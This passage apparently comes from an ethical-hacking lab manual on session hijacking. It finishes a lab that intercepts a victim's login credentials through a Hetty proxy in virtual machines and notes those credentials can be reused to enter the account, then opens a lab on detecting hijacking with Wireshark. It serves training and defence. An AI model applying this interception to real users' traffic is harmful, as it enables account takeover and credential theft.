
20. Switch to the **Windows 11** virtual machine.
21. You can observe that the logs are captured in the **Proxy logs** page. Here, we are focusing on logs associated with **moviescope.com** website.



The screenshot shows the Hetty:// Proxy logs interface. The title bar says "Hetty:// Proxy logs" and "v0.7.0". The main area is a table with columns: Method, Origin, Path, and Status. A search bar at the top left says "Search proxy logs...". The table contains several log entries, with the second entry (GET http://www.moviescope.com /) highlighted by a red border. The status for this entry is "200 OK". Other entries show various methods like GET, POST, HEAD, and 304 Not Modified, with statuses ranging from 404 Not Found to 206 Partial Content.

Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/	200 OK
GET	http://clientservices.googleapis.c...	/chrome-variations/seed?osname=win&channel=stable&milestone=100	304 Not Modified
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtnf4fudrrcrz6srniv4imltsa_2022...	200 OK
HEAD	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtnf4fudrrcrz6srniv4imltsa_2022...	200 OK
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjq_10...	206 Partial Content

22. Switch back to the **Windows Server 2022** virtual machine.
23. In the **MovieScope** website, login as a victim with credentials as **sam/test**.



The screenshot shows a web browser window for "Login - MovieScope". The URL in the address bar is "Not secure | moviescope.com". The page has a dark background with colorful bokeh lights. At the top, there's a navigation bar with links: Home, Features, Trailers, Photos, Blog, and Contacts. Below the navigation bar is a large "MOVIESCOPE" logo. The main content area is titled "Login". It has two input fields: one for "Username" containing "sam" and another for "Password" containing "****". A "Login" button is located below the password field.

Module 11 – Session Hijacking

24. Now, switch to the **Windows 11** virtual machine.
25. In the **Proxy logs** page, scroll-down to check more logs on moviescope website. Check for **POST** log captured for the target website.

The screenshot shows the Hetty:// Proxy Logs interface. The title bar says "Hetty:// Proxy Logs v0.7.0". The address bar shows "localhost:8080/proxy/logs/?id=01G0H5NF1V65XR5Q63CCA7H8RD". The main area displays a table of proxy logs:

Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/index.aspx	200 OK
POST	http://www.moviescope.com	/	302 Found
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/	200 OK

Below the table, there's a "REQUEST" section for a POST / request. It shows "Headers (12)" and "Body (324 bytes)". The "Body" tab is selected, showing the following HTML content:

```
1 <html><head><title>Object moved</title></head><body>
2 <h2>Object moved to <a href="/index.aspx">here</a>.</h2>
3 </body></html>
4
```


Module 11 – Session Hijacking

26. Select the **POST request** and in the lower section of the page, select **Body** tab under **POST** section.
27. Under the **Body** tab, you can observe the captured user credentials, as shown in the screenshot.

The screenshot shows the Hetty:// Proxy logs interface. At the top, there's a search bar labeled "Search proxy logs...". Below it, a table lists proxy logs with columns for Method, Origin, Path, and Status. There are three entries: a GET from fonts.googleapis.com, a GET from www.moviescope.com, and a POST from www.moviescope.com. The POST request is highlighted with a red box. In the main panel, the "Body (324 bytes)" tab is selected, showing the raw request body. The body contains several parameters, including a session ID, view state, and a password field. The password field is highlighted with a red box. The response tab shows a 302 Found status with the URL /index.aspx.

28. The captured credentials can be used to log in to the target user's account and obtain further sensitive information.
29. Now, we shall change the proxy settings back to the default settings. To do so, switch back to the **Windows Server 2022** machine and perform **Steps 13-16** again.
Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa\$\$w0rd** as password.
30. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.

Module 11 – Session Hijacking



31. This concludes the demonstration of HTTP traffic interception using Hetty.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

Lab

2

Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method:** Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method:** Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

Lab Tasks

Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

